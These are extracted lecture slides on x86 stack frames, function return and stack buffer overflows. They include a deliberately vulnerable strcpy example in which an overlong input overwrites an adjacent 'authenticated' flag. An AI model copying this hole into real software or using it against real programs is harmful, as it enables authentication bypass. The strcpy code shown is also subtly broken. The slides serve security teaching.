
0x00000000

# Return from Functions – Resume previous execution

```
int main ()  
{  
    ...  
    func("hey", 10, -3);  
    ...  
}
```

← **Q: How do we resume here?**

0xffffffff






# Return from Functions – Resume previous execution

```
int main ()
{
    ...
    func("hey", 10, -3);
    ... ← Q: How do we resume here?
}
```

0xffffffff




**Push %eip before call**

# Return from Functions – Resume previous execution

```
int main ()
{
    ...
    func("hey", 10, -3);
    ... ← Q: How do we resume here?
}
```

0xffffffff




**Push %eip before call**

# Return from Functions – Resume previous execution

```
int main ()
{
    ...
    func("hey", 10, -3);
    ... ← Q: How do we resume here?
}
```

0xffffffff



Push %eip before call

Set %eip to 4(%ebp) at return

# Return from a Function

C

```
return;
```




Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```

Current stack frame

Caller's stack frame



# Return from a Function

C


```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```

Current stack frame

Caller's stack frame




# Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```




# Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```



# Return from a Function

C


```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```

Current stack frame

Caller's stack frame





# Return from a Function

C


```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```

Current stack frame

Caller's stack frame



# Return from a Function

C

```
return;
```




Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```

Current stack frame

Caller's stack frame




# Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```




# Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```



**Next instruction is to remove  
the arg1 off the stack**

# Return from a Function

C

```
return;
```


Assembly

```
mov %esp %ebp  
pop %ebp  
pop %eip
```



Current stack frame

Caller's stack frame



Next instruction is to remove  
the arg1 off the stack

And now we're back where  
we started

# Stack & Function - Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack

# Buffer Overflow Attacks

# Buffer Overflows

- Buffer
  - Contiguous set of a given data type
  - Common in C
    - Strings, arrays, structs
- Overflow
  - Put more into the buffer than it could hold
- Where does the extra data go?
- We understand the memory layout...



# Common Functions that Cause Overflow

```
char *strcpy(char *to, char *from)
{
    int i=0;
    do {
        to[i] = from[i];
        i++;
        while(from[i] != '\\0');
    }
    return to;
}
```

C strings are basically arrays end with '\\0' terminator.

Overflows 'to' when the size of from greater than 'to'

```
char *strncpy(char *to, char *from, size_t len)
{
    int i=0;
    while(from[i] != '\\0' && i < len) {
        to[i] = from[i];
        i++;
    }
    return to;
}
```

# Common Functions that Cause Overflow

- `char *strcpy(char *to, char *from)`
  - Copies 'from' into 'to' until it reaches the null terminator
- `char *strncpy(char *to, char *from, size_t len)`
  - Copies 'from' into 'to' until it reaches the null terminator or copied len chars

# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



buffer



# Buffer Overflow Example


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



buffer

# Buffer Overflow Example


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Upon return, sets %ebp to 0x0021654d



# Buffer Overflow Example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d



Segmentation Fault(0x00216551)

# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```





# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



authenticated

# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

	A u t h	00 00 00 00	%ebp	%eip	&arg1	
--	---------	-------------	------	------	-------	--


buffer

authenticated

# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



# Buffer Overflow Example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) {
        ...
    }
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'

M e ! \0

	A u t h	4d 65 21 00	%ebp	%eip	&arg1	
--	---------	-------------	------	------	-------	--

buffer

authenticated

# User-supplied Strings

- In these examples, we were providing our own strings
- But they come from users in many ways
  - Text input
  - Network inputs
  - Environment variables
  - File input

# What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



buffer

# What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```




buffer

strcpy will let you write as much as you want until a '\0'

# What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```




strcpy will let you write as much as you want until a '\0'



# What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want until a '\0'

What could you write to memory?

# Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
